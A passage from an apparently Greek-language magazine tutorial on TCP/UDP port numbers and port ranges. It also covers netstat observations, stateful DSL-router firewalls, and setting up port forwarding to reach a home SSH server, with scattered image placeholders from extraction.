Όταν δεδομένα φτάνουν σε κάποιο network interface ενός υπολογιστή, το πού θα καταλήξουν εξαρτάται από τις πληροφορίες στα διάφορα headers.

σμικό που με τον έναν ή τον άλλον τρόπο επικοινωνεί με τον έξω κόσμο μέσω TCP/IP). Στο TCP header υπάρχει τόσο το **source port** number (θύρα αφετηρίας), όσο και το **destination port** number (θύρα προορισμού).

Στη μέχρι εδώ περιγραφή μας μιλήσαμε για το TCP, αφού το πρόγραμμα που χρησιμοποιήσαμε ως παράδειγμα, το Filezilla, χρησιμοποιεί το application layer protocol FTP. Κατά τη διακίνηση δεδομένων μέσω FTP δεν θέλουμε απώλειες δεδομένων, επομένως το πρωτόκολλο μεταφοράς που επιστρατεύεται από το transport layer είναι το TCP. Υπάρχουν βέβαια κι άλλες δικτυακές εφαρμογές, οι οποίες δουλεύουν πάνω από το UDP. Κλασικά παραδείγματα αποτελούν εκείνες που χειρίζονται streaming εικόνας και ήχου, όπου τότε αυτό που ενδιαφέρει είναι κυρίως η ταχύτητα κι όχι το αν *όλα* τα δεδομένα φτάνουν στον προορισμό τους. Όπως πάντως συμβαίνει με τις εφαρμογές TCP, έτσι και με τις UDP λαμβάνουν χώρα οι ίδιες διαδικασίες encapsulation και demultiplexing. Μικροδιαφορές βέβαια υπάρχουν: Οι πληροφορίες που περνάνε στο IP από το UDP ονομάζονται **UDP datagrams** (κι όχι UDP segments), ενώ το μήκος του UDP header είναι 8 αντί για 20 bytes, που είναι το μήκος του TCP header.

Προφανώς, port numbers για τον καθορισμό των εφαρμογών δεν έχουμε μόνο στα TCP headers αλλά και στα UDP headers. Γι' αυτό κι όταν δεν εξυπακούεται το πρωτόκολλο μεταφοράς, βλέπουμε να γράφεται ο αριθμός port ακολουθούμενος από μια πλάγια κάθετο και μετά το TCP ή το UDP (π.χ., 1194/TCP ή 1194/UDP).


Εικόνα 1
*Σύνδεση SSH σε απομακρυσμένο OpenSSH server. Παρατηρήστε ότι τα ports που οριοθετούν το κανάλι επικοινωνίας *δεν* είναι ίδια. (Στη θέση του port 22 το netstat δείχνει το όνομα της υπηρεσίας στην οποία παραδοσιακά αντιστοιχεί το 22, που είναι η SSH.)*



Τα ports από κοντά

Γίνεται φανερό ότι τα ports χρησιμοποιούνται για να οριοθετήσουν τα άκρα (end-points) ενός καναλιού επικοινωνίας μεταξύ δικτυακών εφαρμογών, οι οποίες, παρεμπιπτόντως, συνήθως ακολουθούν το μοντέλο client-server αλλά όχι κατ' ανάγκη (βλ., π.χ., εφαρμογές peer-to-peer). Από μόνα τους όμως τα ports δεν αρκούν: χρειάζονται και οι διευθύνσεις IP! Για παράδειγμα, το port 22 από μόνο του δεν είναι και πολύ χρήσιμο, ακόμη κι όταν έχουμε ξακαθαρίσει αν αφορά στο TCP ή στο UDP. Αν όμως δώσουμε και τη διεύθυνση IP του μηχανήματος (ακριβέστερα: του network interface) στο οποίο βρίσκεται μια υπηρεσία που χρησιμοποιεί το port 22, τότε έχουμε καθορίσει επακριβώς το ένα άκρο της επικοινωνίας. Έτσι, όταν π.χ. γράφουμε 192.168.1.10:22 ή parabing.com:80, εννοούμε το port 22 του μηχανήματος με διεύθυνση IP το 192.168.1.10 ή το port 80 εκείνου με domain name το parabing.com. Παρεμπιπτόντως, το αν αυτά τα ports αφορούν στο TCP ή στο UDP, είναι κάτι που γνωρίζει το λειτουργικό σύστημα και οι εμπλεκόμενες εφαρμογές, δηλαδή αυτές που «ακούνε» (**listen**) από τα υπό συζήτηση ports.

Σε ένα ήδη εγκαθιδρυμένο κανάλι επικοινωνίας, τα ports κάθε άκρου δεν είναι υποχρεωτικά ίδια. Παράδειγμα: Για την υπηρεσία Secure Shell, η οποία βασίζεται στο πρωτόκολλο SSH του application layer, παραδοσιακά χρησιμοποιείται το port 22/TCP. Αν τώρα συνδεθούμε σ' έναν απομακρυσμένο SSH server και μετά τρέξουμε ένα εργαλείο σαν το netstat, αφενός θα δούμε τη διεύθυνση IP και το port (22) του SSH server, αφετέρου θα παρατηρήσουμε ότι στο άλλο άκρο της επικοινωνίας, αυτό στον υπολογιστή από τον οποίο τρέξαμε τον SSH client, το port που έχει ανοίξει



Εικόνα 2
Διαφορετικοί SSH clients από τον ίδιο υπολογιστή, έχουν συνδεθεί ταυτόχρονα στον ίδιο, απομακρυσμένο SSH server. Για κάθε client έχει ανοίξει κι ένα διαφορετικό ephemeral port.


είναι άλλο (βλ. εικόνα 1). Αν μάλιστα διακόψουμε τη σύνδεση και μετά εγκαθιδρύσουμε μια νέα, θα παρατηρήσουμε ότι το port από τη μεριά του client έχει αλλάξει. Μια άλλη δοκιμή που μπορούμε να κάνουμε, είναι να εγκαθιδρύσουμε από τον ίδιο υπολογιστή περισσότερες από μία συνδέσεις ταυτόχρονα, στον ίδιο SSH server: Για κάθε μία απ' αυτές, τοπικά θα έχει ανοίξει κι ένα διαφορετικό port.

Όπως είπαμε προηγουμένως, τα ports είναι 16μπιτοι αριθμοί. Το μέγιστο διαθέσιμο πλήθος ports για κάθε πρωτόκολλο του transport layer, λοιπόν, είναι 2^16 = 65536. Επειδή όμως το port 0 είναι δεσμευμένο και δεν χρησιμοποιείται, τελικά για κάθε πρωτόκολλο έχουμε 65535 διαφορετικά ports — ξεκινώντας από το 1.

Για ένα συγκεκριμένο πρωτόκολλο μεταφοράς (TCP ή UDP), μία και μόνο μία εφαρμογή (ή γενικότερα διεργασία) επιτρέπεται να χρησιμοποιεί (να ακούει) έναν συγκεκριμένο συνδυασμό IP_address:port. Δεν μπορούμε, π.χ., σε υπολογιστή με μία κάρτα δικτύου να τρέχουμε δύο διαφορετικούς web servers ταυτόχρονα, οι οποίοι αμφότεροι θα χρησιμοποιούν το port 80/TCP. Από την άλλη, κάλλιστα μπορούμε να έχουμε δύο δικτυακές εφαρμογές που να ακούνε ταυτόχρονα από το ίδιο port πάνω στο IP της μίας και μοναδικής κάρτας δικτύου, αρκεί η μία εφαρμογή θέλει το πρωτόκολλο TCP και η άλλη το UDP.

Τώρα, από το σύνολο των 65535 διαθέσιμων ports (για κάθε πρωτόκολλο), υπάρχει ένα υποσύνολο ports τα οποία παραδοσιακά χρησιμοποιούνται από γνωστές, δημοφιλείς δικτυακές υπηρεσίες. Τα ports αυτά βρίσκονται κάτω από το 1024, ονομάζονται **well-known ports** και μερικά παραδείγματα παρατίθενται στον ακόλουθο πίνακα.

port	transport protocol	application protocol
20	TCP	FTP (data)
21	TCP	FTP (command)
22	TCP	SSH
25	TCP	SMTP
53	UDP	DNS
67	UDP	DHCP (server)
68	UDP	DHCP (client)
80	TCP	HTTP
110	TCP	POP3
123	UDP	NTP
143	TCP	IMAP
194	TCP	IRC
443	TCP	HTTPS
445	TCP	SMB file sharing



Εικόνα 3
Τη στιγμή που κατεβάζουμε το PC-BSD μέσω BitTorrent, τρέχουμε το netstat. Παρατηρήστε ότι για κάθε σύνδεση με κάποιον peer έχει ανοίξει κι ένα διαφορετικό ephemeral port.

Τα δε νούμερα από το 1024 έως και το 49151 είναι για τα λεγόμενα **registered ports**, τα διαχειρίζεται η IANA (Internet Assigned Numbers Authority, `www.iana.org`) κι αποδίδονται σε συγκεκριμένες υπηρεσίες, κατόπιν αιτήσεως της ενδιαφερομένης πλευράς. Βεβαίως, αυτό δεν σημαίνει ότι εμείς δεν έχουμε το ελεύθερο να τα χρησιμοποιούμε όπως θέλουμε. Για παράδειγμα, τα ports 1194/TCP και 1194/UDP είναι επισήμως αντιστοιχισμένα στο OpenVPN (βλ. deltaHacker 007, σελ. 12, καθώς και `http://deltahacker.gr/?p=5669`). Μπορούμε ωστόσο να στήσουμε τον δικό μας OpenVPN server που θα ακούει σε κάποιο άλλο port, π.χ., στο 1199/UDP. Προσέξτε: Το ίδιο μπορούμε να κάνουμε και για τα ports κάτω από το 1024. Για παράδειγμα, σε μια έξαρση τρολισμού πιθανώς να ρυθμίζαμε τον web server του deltahacker.gr, έτσι ώστε να χρησιμοποιεί το port 83. Επειδή όμως το 80, το προκαθορισμένο port για το HTTP, ανήκει στο σύνολο των well-know ports κι όλες οι εφαρμογές λαμβάνουν υπόψη το γεγονός, σύντομα θα μετανιώναμε για τη φάρσα μας. Εκτός βέβαια κι αν ενημερώναμε —με κάποιον μαγικό τρόπο— όλους τους (υποψήφιους) επισκέπτες του site, ώστε στη μπάρα διευθύνσεων του web browser να πληκτρολογούν deltahacker.gr:83, αντί για το αναμενόμενο deltahacker.gr.

Τέλος, οι αριθμοί από το 49152 έως και το 65535 αφορούν σε ports που χρησιμοποιούνται σε ειδικές περιπτώσεις ή σε προσαρμοσμένες (custom) εφαρμογές. Επίσης, τα ports από το 49152 και πάνω συχνά ανοίγουν αυτόματα και προσωρινά, κατά κύριο λόγο από την πλευρά του client. Μετά τη διακοπή της σχετικής σύνδεσης τα ports διατίθενται και πάλι για χρήση, ενδεχομένως από άλλες εφαρμογές. Γι’ αυτούς τους λόγους, τα υπό συζήτηση ports ονομάζονται και **ephemeral** (εφήμερα). Για λόγους που αφορούν στην ασφάλεια, σε γνωστές υπηρεσίες που παραδοσιακά χρησιμοποιούν κάποιο well-know port, δεν είναι καθόλου σπάνιο να αντιστοιχίζονται, τελικά, ports *πάνω* από το 49151. Για παράδειγμα, ένας SSH server αντί για το 22/TCP πιθανώς να χρησιμοποιεί το port 50129 (εντελώς τυχαίο παράδειγμα, αλήθεια σας λέμε). Έτσι, ένα αυτοματοποιημένο script που σαρώνει το Internet αναζητώντας αδυναμίες σε γνωστές υπηρεσίες, μάλλον θα αποτύχει να δει έναν OpenSSH server που ακούει για αιτήσεις στο port 50129/TCP. Πάντως η αντιστοίχιση «περίεργων» ports σε γνωστές υπηρεσίες δεν σημαίνει ότι ο υπεύθυνος διαχειριστής δικαιούται ν’ αδιαφορεί για patches που διορθώνουν γνωστά προβλήματα ασφαλείας. Απλά το λέμε :)


Περισσότερα για τα διαφορετικά υποσύνολα ports μπορείτε να δείτε και στο σχετικό λήμμα της Wikipedia:

`http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers`

Το καλοπροαίρετο firewall

Οι πληροφορίες για το source και το destination port, που βρίσκονται στα TCP και UDP headers, δεν είναι διαθέσιμες μόνο από τους άμεσα εμπλεκόμενους υπολογιστές, π.χ., τον αποστολέα και τον παραλήπτη ενός καναλιού επικοινωνίας. Σε οποιονδήποτε άλλο σταθμό της πορείας ενός πακέτου, τα περιεχόμενα του TCP ή του UDP header είναι δυνατόν να εξεταστούν και να αξιοποιηθούν ανάλογα.

Αυτό ακριβώς κάνει και το firewall στον DSL router, μπροστά από τον υπολογιστή ή τους υπολογιστές μας. Κατ’ αρχάς, όταν το firewall βλέπει ένα πακέτο που έχει ξεκινήσει από το τοπικό δίκτυο πίσω του (αυτό δηλαδή που προστατεύει), το αφήνει να περάσει και, ήσυχα κι ωραία, να πάει στο καλό. Αργότερα, όταν βλέπει να έρχεται από έξω, δηλαδή από το



Εικόνα 4
Τις πληροφορίες για source και destination ports που είναι στα TCP και UDP headers, μπορούν να αξιοποιούν και τα firewalls. Εξ ορισμού, εισερχόμενα πακέτα που δεν αφορούν σε επικοινωνία που έχει ξεκινήσει από κάποιο μηχάνημα πίσω από το firewall, μπλοκάρονται. Στις εικόνες βλέπουμε το pfSense σε δράση, όπου μεταξύ άλλων έχει μπλοκάρει «ξεκάρφωτα» εισερχόμενα πακέτα που προέρχονται από Αίγυπτο!

Internet, ένα πακέτο που σχετίζεται μ’ αυτό που άφησε να περάσει προηγουμένως, το αφήνει να περάσει μέσα. Δεν έχει λόγο να το εμποδίσει, αφού ξέρει ότι αποτελεί μέρος μιας επικοινωνίας που ξεκίνησε από το τοπικό δίκτυο, πίσω του. Αν το έκοβε θα δημιουργούσε προβλήματα στους χρήστες του τοπικού δικτύου και, προς Θεού, δεν είναι αυτή η πρόθεσή του. Αντίθετα, αυτό που θέλει είναι απλά να προστατεύει. Αναρωτιέστε σε ποιες περιπτώσεις έχει την ευκαιρία να το αποδεικνύει στην πράξη; Μα, κάθε φορά που βλέπει να πλησιάζει ένα «ξεκάρφωτο» πακέτο, δηλαδή κάποιο που δεν αφορά σε επικοινωνία που έχει ξεκινήσει από το δίκτυο πίσω του. Σε τέτοιες περιπτώσεις, λοιπόν, το firewall είτε λέει στο πακέτο κάτι σαν «το port στο οποίο κατευθύνεσαι είναι κλειστό, φύγε» είτε απλά κάνει απόλυτη ησυχία και δεν λέει τίποτε. Όπως και ν’ αντιδράσει, πάντως, το εισερχόμενο πακέτο δεν το αφήνει να περάσει!


Καταλαβαίνουμε λοιπόν ότι το firewall είναι ο φύλακας-άγγελος κάθε τοπικού δικτύου, ωστόσο υπάρχουν περιπτώσεις που δεν θέλουμε να είναι πολύ αυστηρό με τα εισερχόμενα πακέτα, όσο ξεκάρφωτα κι αν δείχνουν.

Εμπόδια και προβλήματα

Υποθέστε ότι στο δίκτυο πίσω από τον router έχουμε στήσει έναν ή περισσότερους servers. Όλοι τους εξυπηρετούν, ωραία και καλά, άλλους υπολογιστές, οι οποίοι επίσης βρίσκονται πίσω από τον router. Ένα απ’ αυτά τα μηχανήματα, π.χ., ένας fileserver που τρέχει το OpenSSH, θέλουμε να είναι προσβάσιμο κι από τον έξω κόσμο. Οι λόγοι είναι, νομίζουμε, προφανείς: Ακόμα κι όταν βρισκόμαστε εκτός τοπικού δικτύου —πρακτικά οπουδήποτε στον πλανήτη—, επιθυμούμε να έχουμε ασφαλή πρόσβαση στον fileserver του τοπικού δικτύου μέσω SSH.

Δεν είναι παράλογη η επιθυμία μας, υπάρχουν όμως δύο προβλήματα εδώ. Κατ’ αρχάς, με το που θα επιχειρήσουμε να συνδεθούμε στον OpenSSH server και βρικόμαστε εκτός τοπικού δικτύου, το firewall στον router θα δει εισερχόμενα πακέτα τα οποία *δεν* αφορούν σε επικοινωνία που ξεκίνησε από το δίκτυο πίσω του. Περιχαρές, λοιπόν, που για άλλη μια φορά θα κάνει το καθήκον του, θα τα εμποδίσει να περάσουν. Ας υποθέσουμε όμως ότι έχουμε μεριμνήσει από πριν γι’ αυτό, κι έχουμε ανοίξει το port 22/TCP (το προκαθορισμένο για το SSH) στο firewall. Ουσιαστικά, έχουμε ζητήσει από το firewall να μην εμποδίζει τα εισερχόμενα πακέτα που στο TCP header τους έχουν ως destination port το 22. Ωραία, αλλά αυτό δεν βοηθά και πολύ: Πού στο καλό θα καταλήξουν αυτά τα πακέτα;

Μην ξεχνάτε ότι ένας DSL router —κάθε router, για την ακρίβεια— έχει τουλάχιστον δύο network interfaces, το καθένα από τα οποία έχει τη δική του διεύθυνση IP. Το ένα interface είναι το δημόσιο (WAN interface), βλέπει απευθείας το Internet κι έχει πάρει διεύθυνση IP από τον Internet Service Provider (ISP). Αυτή η διεύθυνση καλείται δημόσια (**public** IP) και στέκεται μια χαρά στο Internet. Το άλλο interface βλέπει το τοπικό δίκτυο (LAN) πίσω από τον router. Αυτό είτε έχει ένα εργοστασιακά προρυθμισμένο IP είτε του έχουμε δώσει ένα άλλο, εμείς. Σε κάθε περίπτωση, το IP του λεγόμενου LAN interface, καθώς κι εκείνα των υπολογιστών/συσκευών εντός του LAN, είναι ιδιωτικά (**private**) και μη-προσβάσιμα από το Internet. Οι διευθύνσεις αυτές είναι μια χαρά για τοπικά δίκτυα αλλά χαρακτηρίζονται ως **non-routable**, αφού δεν μπορούν να σταθούν στο Internet (βλ. και `http://deltahacker.gr/2012/06/14/hownetsworkpart2b/#item7`).



Εικόνα 5
Ορισμός κανόνα port forwarding, στο pfSense. Τα πακέτα που φτάνουν στο port 50129/TCP του WAN interface, θέλουμε να ανακατευθύνονται στο port 22/TCP του μηχανήματος με IP 192.168.99.10, πίσω από το firewall.

Ας πούμε τώρα ότι είμαστε στον Δομοκό με το laptop μας, και θέλουμε να συνδεθούμε μέσω SSH στον fileserver, πίσω από τον DSL router μας στην Καλαμαριά. Αναγκαστικά, η σύνδεση θα αφορά στο δημόσιο IP του router και συγκεκριμένα στο port 22/TCP. Μερικοί routers έχουν ενεργοποιημένο τον δικό τους SSH server, αλλά δεν θα ήταν παράλογο να υποθέσουμε ότι ο δικός μας δεν έχει. (Αν θέλετε, στη θέση του SSH βάλτε κάποια άλλη υπηρεσία — η ουσία δεν αλλάζει.) Ο καημένος ο router μας, λοιπόν, ναι μεν δεν θα εμποδίσει εισερχόμενα πακέτα που απευθύνονται στο port 22/TCP του WAN interface (χάρη στην υποτιθέμενη ρύθμιση που κάναμε προηγουμένως), από την άλλη όμως δεν θα ξέρει τι ακριβώς να κάνει τα εισερχόμενα πακέτα, οπότε αυτά δεν θα καταλήξουν κάπου κι εμείς θα εξακολουθούμε να μην κάνουμε τη δουλειά μας.

